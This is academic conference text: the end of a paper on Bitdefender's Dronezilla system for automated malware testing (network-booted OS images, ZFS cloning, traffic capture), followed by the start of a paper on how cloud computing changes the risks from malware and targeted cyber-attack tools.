for performing analysis. It offers information for the performed actions regarding file system, registry hives and network traffic. Jim Clausing constructed an automated behavioral malware analysis environment based on Truman and he describes it in his paper (Clausing, 2009). He highlights the methods used for gathering information about file-system and registry changes and also network mimicking. (Branco et al., 2009) presents a hybrid system, based on both virtual and real machines. His system can use real machines when it detects that the samples were not properly analyzed in virtual machines. It has at its core a scheduler that distributes the workload on the machines. For the real machines, it uses a PXE bootloader.

(Hung et. al., 2011) describe a testing system similar to ours. The major architectural difference lies in the core of the system, the repository server that in their case is based in *Clonezilla*³. Their system uses *DRBL (Diskless Remote Boot in Linux)*, offering a diskless environment for their client machines. (Bradley J. Nabholz, 2010) talks about an automatic malware analysis framework, that uses multiple worker nodes and a file store for images, being at its core a virtual machine automation. The workers run *VMWare Server*, providing a base that could host multiple virtual machines. Also they contains two template VMs, one for detection phase of the analysis process and the other for the behavioral analysis phase, each one of them being able to communicate with the Analysis Coordination Service, located on the server.

Used technologies

For the most important requirement of the system, the fast switching from an OS to another, we corroborated two techniques, a remote repository with OS images, loaded by client machines through network booting protocols. The repository has at its core the *ZFS* file-system, a kernel module ported to FreeBSD from Oracle's SOLARIS. Because one of the specifications of the system was speed, it required a very high File-System workload, thus the importance of running ZFS in kernel mode was crucial. We first tried the Fuse implementation of ZFS from Linux, but because of the frequent context switching from user mode to kernel mode, this alternative was too slow and we decided to switch to FreeBSD. The repository servers contain a series of Windows OS images, each residing in its own ZFS container. For the construction of a new image, which might have as parent an already existing image, we used the ZFS cloning feature. Figure 1 shows the tree of images as they reside inside the repository server.

Because the copy-on-write paradigm is at the base of cloning under ZFS, this operation is practically atomic, thus very fast. When a test runs, the server clones one or more required images for the job at hand and passes these new images to the client machine in the requested order. The images are being loaded through the network booting and streaming protocols AoE or iSCSI. When the test is over, the clones are deleted, an operation as cheap as cloning. The original images are first manually created, installed on real hardware and after they are properly configured, they are frozen and saved raw in the repository, which means that when a machine will boot one such image, it will do it as if the OS were freshly installed, leading to boot times of a few seconds.

³ <http://www.clonezilla.org>




Figure 1: The image shows a snapshot of the image tree as they exist on the ZFS repository server

The booting protocols used by us are *iSCSI*, an IP-based standard for linking data storage devices with their consumers over network, and *AoE* (ATA over Ethernet). In order for us to use these protocols in the system, we had to operate some changes. The first one was made to the *gPXE* Pre-Execution Environment and Boot-Loader. We chose *gPXE* mainly because it adds the ability to retrieve data through a multitude of protocols including *iSCSI*, *AoE* and it supported booting from very diverse media, including bios firmware, network card firmware, memory stick, CD, etc. In our current setup we chose to flush our network cards firmware with a *gPXE* Rom that we have modified. There is a list of well supported network cards for which there is a driver inside *gPXE*; we found that Intel Pro/1000GT performed very well in our case.

The modification brought to the *gPXE* consists in adding a boot loop that continuously fires DHCP boot requests and checks if the server responds in a timely fashion. In order to avoid flooding the server and to preserve the synchronization, we added a sleep time of 30 seconds between each request. At the same time, on the server runs a modified version of the ISC DHCP Unix daemon, which provides a Dynamic Host Configuration Protocol (DHCP) service to the network. We use this protocol for the client machines to send a boot request to the server. Each boot request triggers a series of events on the server that tell our daemons that the client machine is ready to boot a new job. In this moment the server has to make all the necessary preparations dictated by the template of the current job.

When a boot request is received, our modified DHCPD runs a synchronization script. This script communicates directly with the daemon workers for each drone. When the OS starts, some DHCP requests are made, which must be ignored. The DHCPD contains a vector of clients, so that when one of them asks for a boot, its MAC address is saved along with a time-stamp in the corresponding cell; it forks afterwards and starts passing the boot data to the client. If another request is received for the same MAC, the current time-stamp is compared with the one from the matrix and if the difference is greater than 60 seconds, the request is honoured, else no data is provided.

Each of the booting protocols we use here has its own architectural problems. Being a protocol based on TCP/IP, the connection to a iSCSI device on the server can be very easily cut when one tries to install a firewall driver belonging to the anti-malware solution or even a rootkit with network driver. In these cases, the connection with the repository would end and the operating system would become unstable. On the other hand, for AoE we encountered two problems. The first one was similar to the problem iSCSI has, but it only manifested on the Windows AoE driver because it was implemented using the Network Driver Interface Specification 5. We modified the driver to use NDIS 6. This modification added plug-and-play capabilities to the driver, thus solving this problem. The second problem was related to a specific family of rootkits that wanted to hook the local disk driver; having no local disk driver, the rootkit did not manifest itself as it would have done on a normal real machine. Because of these problems, we added support for switching between iSCSI and AoE protocols.

For performance reasons, we modified the AoE target daemon, *vblade*, adding a caching mechanism. The target loads the required images in memory, having reserved up to 16GB in the current setup, thus avoiding the overhead of file-system access. Our images are stripped down of many services, in order to be as small as possible. If a normal Windows XP installation has approximately 5GB, our XP images do not exceed 2GB. With this in mind, the AoE target can hold up to 8 Windows XP images and fewer Windows 7 images, although both types are usually found in the cache at the same time. Serving each request directly from memory, avoiding direct disk access altogether, we critically speed-up the streaming process.

The drawback here is represented by the fact that multiple types of tests, with images of different types can break the cache, making it useless, thus returning to file-system access. To overcome this difficulty, the worker daemons have a scheduling mechanism that allocates jobs according to the current state of the system. We are currently working at another important feature for *vblade*, a shared memory mechanism, which would increase the size of the cache through the fact that multiples *vblade* daemons could use the same image located in memory. A simple exercise shows us that this strategy increases the number of images located in cache.

One of the problems encountered in the developing of the system was that there are jobs executed in the client machine failed to return in a proper time due to various reasons (mostly malware related) occupying the most important resource of the system, the client machine. To solve this impediment, we attached to our system a Power Distribution Unit, shortly PDU. Each test has a custom timeout period, defaulting to an hour, after which a control daemon issues a restart command to the PDU, thus restarting the drone, even if the test did not have enough time to finish. In most of the cases, this signals a problem, either due to malware activity or a bug/leaky implementation in our products. Cases like these are treated with highest attention, in order to prevent them from ever

happening again. In addition to this timeout, one can set a mailing timeout, after which the owner of the tests is warned about the jobs that are taking too much time to complete. The timeout is raised by the workers attached to the drone that executes the job. Knowing that a new boot request comes through the *dhcpcd* daemon, the worker scripts compute the time needed for one job as being the difference between two requests, one signalling that the test begins and the second one signalling that the client machine finished this job and wants to boot a new job.

Because our drones lack video terminals, we had to find solutions for video monitoring the tests, if the need ever arose. For this issue, we found two solutions, one being extremely expensive and with the drawback that too few users can use it at a given time. The other is very cheap, but has the deficiency that the monitoring could be used only after the image booted on the client machine. The first solution is implemented here through the help of a *DKVM*, the abbreviation from “*Digital Keyboard, Video and Mouse*”, a device that allows us to control multiple computers over a network connection. The drawback is that only one or two users use the device simultaneously, but DKVM has the useful advantage that one can see what the machine is doing even if it does not have an OS loaded. This helped us in many situations where the malware sample being tested modified the *MBR* --master boot record-- rendering the test useless if the current test needs a reboot. The other alternative to DKVM is through the help of *VNC*, a remote access protocol. In order to use this feature, our OS images have a pre-installed VNC server, making the monitoring available after the OS was loaded.

System architecture description

For easier control of the testing system, we defined the concept of job as the testing unit containing a malware sample and a testing scenario, that we called *template*. The template for every job contains a number of instructions belonging to a meta-language based on XML format. Our meta-language contains various directives, each one being units of individual instructions, such as the process of offline editing of the NTFS file-system copying files in and out of an image clone. The instructions are classified in two categories, those that should be executed on the repository server before and after the job has run on a drone and instructions that are being executed inside the client operating system while the job is running.

There are many custom tags made for the needs of our products and tools, while among the more generic ones are: read/write file-system access both on the server and on the client side, read/write Windows registry access from the client and read-only from the server side (through our proprietary raw registry parser implementation). From this meta-language we can also control discretionary internet access and activity monitoring to the client machine.




Figure 2: General overview of Dronezilla's internal architecture

An important side in the concept of job is represented by the differentiation directives. We have built a series of tools that can tell us the modifications between pre-booting and post-booting states. There are two kinds of differentiation in our system: registry-based and file-system-based. The registry diff tool, called *Regdiff*, uses a native, in-house registry hives parser, telling us which keys or values were modified, deleted or created, by comparing the new hives, from a booted OS, with a previously created base. The base was created at image creation time; also it is modified when the image is modified by any of our users. The same happens with the file-system diff tool, called *CDDiff*, acronym for *Concurrent Disk Differentiator*. It uses a native *ntfs-3g* parser, comparing the file nodes with a previously created base.

The system can also trap the network traffic from a loaded operating system, with the help of network daemons. For this purpose, we have built custom DNS servers, used by the drones. When a new request is received, the DNS servers sent back to the caller a fake IP belonging to our servers. Those servers are capable to forward the received traffic to the outside world, if it is required by the job's settings. After the request is completed, we sent back to the caller either what it asked for (the result returned from the real web) or a fake answer. We can properly respond to the following protocols: *FTP*, *IRC*, *SMTP*, *HTTP*, *DNS*, logging each packet received.

The jobs are grouped in the relations to the attached sample. Usually, for our needs, the samples are grouped according to the malware family they belong to, or by relevance to a particular testing scenario. There are many alternatives for creating new jobs. The simplest one is to attach a job template to a single sample, while the most used one is to make a connection between a group of samples, a template and a group of machines.

For automation purposes we created a web service attached to Dronezilla that allows us complete control of the system from a script over http requests encoded as JSON dictionaries.

The tasks are pre-emptively processed by a daemon script called *Preparer*, whose purpose is to split the workload according to the priority of each task. The preparer can be seen as a master-slave process, in this case the slaves are the workers attached to each drone, two per drone. The workers sends requests for new tasks to the preparer, the latter taking the proper decision according to the system state at that specific moment. The preparer uses a caching mechanism for jobs, so that each worker can receive instantly a new task. The process of "preparing" consists in the execution of sections from the job's template, containing statements like cloning the required images, as well as various directives of copy/modification/creation of files or folders, if it is required for that scenario.




Figure 3: Image transfer between two Dronezilla systems

The workers are software daemons whose purpose is to execute the statements from the job's template. By adding two workers per drone, we managed to increase the number of jobs executed per day. Having two workers, one can prepare the next job for this drone, while the other is waiting

for the currently running job to finish its server side execution, reporting and packaging. If one job has more than one 'rounds' --reboots-- the workers can schedule the second job's first round between the first job's rounds, thus minimizing the drone's wait time.

The job's post-processing part can take up to 5 minutes and by using a two-workers architecture, that part can be executed by the first worker, called worker-x, while the second worker, called worker-y is using the drone for loading the operating system and executing the client-side of another job.

We needed to define the concept of *boot-lock*. In order to boot an image, a worker must hold the boot-lock and if that lock is held by someone else, the worker must wait for it to be released. After the job finishes, an automatic simple analysis occurs for that job, to send a preliminary report to the user that requested the job. We check for sudden restart in the client machine (by verifying if the logs are incomplete), or if certain operations were not properly executed, or if the test exceeded its default timeout. The user can request a second, deeper analysis on a batch of jobs after the whole group has finished running. This analysis is performed on the repository server by a daemon called *DiffHandler*. This daemon is highly configurable, the user can define what means for him that a job has failed or passed a test or even levels of failure for a job. Using this function, a user can focus on the actual important problems that he tries to identify. A colour is assigned to every job in the web interface, accordingly to the level of importance. After the jobs from a group are finished, its owner can sort them by analysis errors, resolving the problem being the highest priority task. Also, the job container is destroyed after it finished.

Dronezilla has the possibility of synchronizing jobs and images with other similar systems as seen in Figure 3. This feature is very useful when multiple teams that are not located in the same geographic area are working together to solve a specific problem. At the core of this functionality lies two daemons, *uploadmgmt*, who monitors the outgoing containers and *incomingd*, who handles the incoming containers. When an user requests an upload for either an image or a job, the web application forwards this request to the *uploadmgmt* daemon, who will gather various information needed for the transfer from remote test system's pair *incomingd* daemon. In the case of job uploads, the latter daemon will check if the job's main malware file and the template exists on the remote server, returning a list of hashes for each file, if those files exists. The hashes will be compared on the initiator server and only the missing chunks will be sent. This will happen also with database entries, after the file transfer is complete, databases entries will be inserted in the corresponding tables. The upload procedure gets complicated in the image upload part. The initiator will construct the tree of images necessary for the current image to work properly on the remote server. For each image, it will ask the remote incoming daemon for relevant information, consisting of a tuple of hashes, one for each megabyte of data from the image. These hashes are not computed at the initiator's request, but they are serialized automatically when the image was first created with the image wizard. Thus, the operation of sending back the hashes is almost instant. The initiator will then compare the received hashes with the hashes of the original image, and make a list of indices for the data that is different on the remote server. The list of indices will be for each megabyte in the current image if it does not exist on the remote server. After all this information was gathered, a state will be saved in database, containing all the necessary information for the upload and the *uploadmgmt* daemon can start sending the content on the remote server. The comparison will be made for the last snapshot of the image, thus if the current snapshot is found, on the remote server only this snapshot will be looked for. If the snapshot name exists, but is different on the remote server, a new snapshot will be created with the new content, so that we won't destroy the existing

one that is probably used on the remote server with its current content. Because the upload state is saved in database, if a problem occurs on any server, *uploadmgmt* will recover from the last operation executed when the problem occurred.

For system's daemons we defined a communication protocol, similar to UNIX's *DBUS*. Daemons must register their name to the communication daemon (*comm-daemon*). When they want to communicate with other daemons, they send a specific request to the *comm-daemon*, the latter negotiating a *communication transaction* with the target, giving a proper response to the source. Thus the *comm-daemon* represents the intermediary between all communications, making easy the task of logging the activity of the daemons. Another important daemon is represented by the *delegator*, whose purpose is to execute various statements and operations restricted to other daemons or to execute in parallel a multitude of statements. This daemon is mainly used by the web interface, where it is not feasible to wait for job's operations that could take a lot of time, like the deletion of 5000 jobs.

All the information from the post-processing parts of the job goes to the job's output. The output will be an archive with all the files modified or network traffic or modified registry keys etc. In this stage, the concept of automatic analysis of a job enters. We developed a multi-threaded tool, capable of analysing jobs according to specific heuristics. It can filter the uninteresting jobs, reducing the information picked to certain problems that can be afterwards targeted by human experts.

Conclusion

We first started building this System inside Bitdefender because we needed to obtain accurate behavior patterns for the huge quantities of malware that come to us on a daily basis. Along with obtaining the desired goal, we started using this architecture for larger and larger goals, such as extracting malware characteristics vectors that we successfully used in conjunction with the GML Machine Learning Framework. Information on producing working machine learning models for malware detection is provided in (Gavrilut D., Cimpoesu M., Anton D. & Ciortuz L., 2009) and (Gavrilut D., Cimpoesu M., Anton D. & Ciortuz L., 2009-2). Another important application of Dronezilla was it's usage for testing the system disinfection capabilities and performance for the Bitdefender AntiMalware products.

Because of its proven capabilities, *Dronezilla* is now being adopted by most of the testing teams inside Bitdefender.

Acknowledgements

This work was supported by the European Social Fund in Romania, under the responsibility of the Managing Authority for the Sectoral Operational Programme for Human Resources Development 2007-2013 [grant POSDRU/CPP 107/DMI 1.5/S/78342]

References

- Stewart. J, Truman, retrieved <http://www.secureworks.com/research/tools/truman>
- JoeBox, from <http://www.joesecurity.org>
- Clausing J., Building an automated behavioral malware analysis environment, 2009, from http://www.sans.org/reading_room/whitepapers/tools/building-automated-behavioral-malware-analysis-environment-open-source-software_33129
- Branco, R.R. (2010), Architecture for Automation of Malware Analysis. Malicious and Unwanted Software, MALWARE 5th International Conference on, 106-112
- Hsien-De, H., Chang-Shing, L., Hung-Yu, K., Yi-Lang, T. & Chang, J.G (2011): Malware behavioral analysis system: TWMAN, IEEE Symposium on Intelligent Agent (IA)
- Bradley J. Nabholz (2010): Design of an Automated Malware Analysis System, College of Technology Directed Projects
- Gavrilut D.,Cimpoesu M., Anton D., Ciortuz L. (2009): Malware detection using machine learning, IMCSIT: 735-741
- Gavrilut D.,Cimpoesu M., Anton D., Ciortuz L. (2009): Malware Detection Using Perceptrons and Support Vector Machines,
- Computation World: Future Computing, Service Computation, Cognitive, Adaptive, Content, Patterns, 2009, pp.283-288

Technical, Legal and Ethical Dilemmas: Distinguishing risks from Malware and Cyber-attack tools in the age of 'cloud computing'

Vlasti Broucek, Paul Turner
University of Tasmania, Australia

About Author(s)

Dr Vlasti Broucek has been working in the computer industry since 1986. Currently, he is a researcher and ICT Manager in the School of Psychology, the University of Tasmania, Australia. Vlasti's research focus is on Legal and Technical Issues of forensic computing. Vlasti has an MSc degree in Artificial Intelligence from the Czech Technical University in Prague and a PhD degree in Forensic computing from the University of Tasmania. Vlasti is publishing extensively in the space of Forensic Computing and received several awards for his work. Vlasti was Scientific Director of European Institute for Computer Anti-virus Research (EICAR) between 2004 and 2008.

Mailing address: School of Psychology, Private Bag 30, Hobart TAS 7001, Australia;
Phone: +61-3-62262346; Fax: +61-3-62262883; E-mail: Vlasti.Broucek@utas.edu.au

Associate Professor Paul Turner is a Senior Research Fellow at the School of Computing and Information Systems, University of Tasmania. Paul also currently leads a group of researchers in the e-forensics and computer security domains. Prior to joining the University in 2000, Paul was a research fellow at CRID (Computer, Telecommunications and Law Research Institute) in Belgium. Paul has also worked as an independent ICT consultant in Europe and was for 3 years editor of a London-based Telecommunications Regulation Magazine

Mailing address: School of Computing and Information Systems, Private Bag 87, Hobart TAS 7001, Australia;
Phone: +61-3-62266240; Fax: +61-3-62266211; E-mail: Paul.Turner@utas.edu

Keywords

Malware, cyber-attack tools, cloud computing.

Technical, Legal and Ethical Dilemmas: Distinguishing risks from Malware and Cyber-attack tools in the age of 'cloud computing'

Abstract

Despite hype around the benefits of 'cloud computing', challenges in maintaining data security and data privacy have been recognised as significant vulnerabilities (Pearson, 2009; Ristenpart, Tromert, Shacham, & Savage, 2009; Vouk, 2008). These vulnerabilities raise numerous questions about the capacity of organisations relying on cloud solutions to effectively manage risk. This is particularly the case as the threats faced move increasingly from indiscriminate malware to targeted cyber-attack tools. It has also already been recognised how 'cloud solutions' pose additional challenges for forensic computing specialists including discoverability and chain of evidence (Reilly, Wren, & Berry, 2011; Ruan, Carthy, Kechadi, & Crosbie, 2011). However, to date there has been little consideration of how the differences between indiscriminate malware and targeted cyber-attack tools further problematize the capacity of organisations to manage risk. This paper considers these risks and differentiates between technical, legal and ethical dilemmas posed. The paper highlights the need for organisations to be aware of these issues when deciding to move to cloud solutions.

Introduction

While marketing around the 'cloud' and the benefits of cloud computing solutions continue to grow, so do the range of definitions. While promotion of the idea that the cloud is something really new has attracted many, a number of researchers have highlighted that much of 'cloud computing' is built on conventional distributed, grid and utility computing concepts (Foster, Yong, Raicu, & Lu, 2008). This paper does not aim to resolve these definitional difficulties but rather acknowledges that they exist and continue to cause some confusion in the research literature (Mell & Grance, 2010, 2011).

Beyond these definitional dilemmas, there has emerged a common vocabulary for describing different service models across public, private and hybrid 'cloud solutions'. These service models cover: Infrastructure as a Service (IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS) and all have been recognised as presenting significant security and privacy risks, threats and vulnerabilities (Dahbur, Mohammad, & Tarakji, 2011). From a general information management perspective these risks and vulnerabilities clearly raise serious questions for organisations choosing to rely heavily on 'cloud solutions'. However, from information security and forensic computing perspectives, the questions posed are now far more urgent, as the nature and incidence of on-line threats has rapidly moved from indiscriminate malware to targeted cyber-attack tools focused on exploiting specific organisational vulnerabilities.

In parallel with the emergence of the 'cloud', information security and forensic computing specialists have seen an almost exponential growth in activities related to cyber-warfare, cyber-espionage, hacktivism, cyber-crime, cyber-terrorism, information warfare and government sponsored or sanctioned use of malware and cyber-attack tools (Bodenheimer, 2012; Broucek & Turner, 2001; Denning, 1999a, 1999b, 2000; Fogleman & Widnall, 2001; Gordon & Ford, 2002, 2006a, 2006b; Haeni, 1997; Iverfors, 1996; Kulish, 2011; McCullagh & Broache, 2007; Warren & Hutchinson, 2001). However, unlike the public fanfare and debate surrounding the cloud, much of this activity has remained relatively obscure. For example, most cyber-attack tools and cyber-attack techniques continue to be shrouded in secrecy and this has prevented widespread research debate and understanding of their nature and implications (Citro, Martin, & Straf, 2009). Similarly, some

eminent researchers in the information security research community have expressed ethical concern about the implications of open research on malware because of the perceived dangers of increasing the threats posed (Fahs, 2010; Wolfe, 2003).

This paper aims to make a contribution to these debates by exploring how differences between indiscriminate malware and targeted cyber-attack tools problematize the capacity of organisations to manage risk. The paper considers these risks and differentiates them in relation to the technical, legal and ethical dilemmas posed by these threats e.g. Stuxnet (Bodenheimer, 2012; Chen & Abu-Nimeh, 2011; Langner, 2011; Masters, 2011).

Working Definitions to support Discussion

As stated above, definitional ambiguity abounds with many of the terms being used in these debates. The aim of providing some broad working definitions is simply to facilitate the identification of points of similarity and difference, as a means of considering the technical, legal and ethical challenges faced by organisations trying to manage risk when adopting cloud solutions.

Cloud Computing has been broadly defined as “*a large pool of easily usable and accessible virtualized resources (such as hardware, development platforms and/or services). These resources can be dynamically re-configured to adjust to a variable load (scale), allowing also for an optimum resource utilization. This pool of resources is typically exploited by a pay-per-use model in which guarantees are offered by the Infrastructure Provider by means of customized SLAs*” (Vaquero, Rodero-Merino, Caceres, & Lindner, 2009).

“Cyberattack”¹ refers to deliberate actions to alter, disrupt, deceive, degrade, or destroy computer systems or networks or the information and/or programs resident in or transiting these systems or networks” (Citro et al., 2009).

Malware is a general term used to describe all types of indiscriminate **malicious software** designed specifically to cause harm. Malware covers everything from computer viruses, through Trojan horses to rootkits and related destructive or intrusive software programs.

Technical, Legal and Ethical Dilemmas

Although cyber-attack tools and malware have been around for a number of years, this paper argues that the emergence and diffusion of cloud solutions has significantly increased risks faced by organisations relying heavily on these solutions. More specifically, from information security and forensic computing perspectives there are a range of technical, legal and ethical dilemmas that organisations need to be aware of and consider as they opt for cloud solutions.

Obviously while conventional malware already causes significant damage/harm to individuals and organisations the nature of the deployment approach tends to be indiscriminate and blanket. Cyber-attack tools however involve deliberate and highly targeted approaches in their deployment against specific targets for specific reasons. Most seriously, the targeted nature and design of these cyber-attack tools has the potential to cause significantly more harm for those targeted, for example by crippling an organisation’s on-line presence or e-commerce by conducting Denial of Services attack (DOS) or by completely disabling critical infrastructure (e.g. power grids). “Apache Killer” Perl Script (Higgins, 2011; Zorz, 2011) and the more widely known and discussed Stuxnet

¹ Preferred Australian spelling of cyber-attack is used through this paper.

(Bodenheimer, 2012; Chen & Abu-Nimeh, 2011; Langner, 2011; Masters, 2011) are just two examples of such tools.

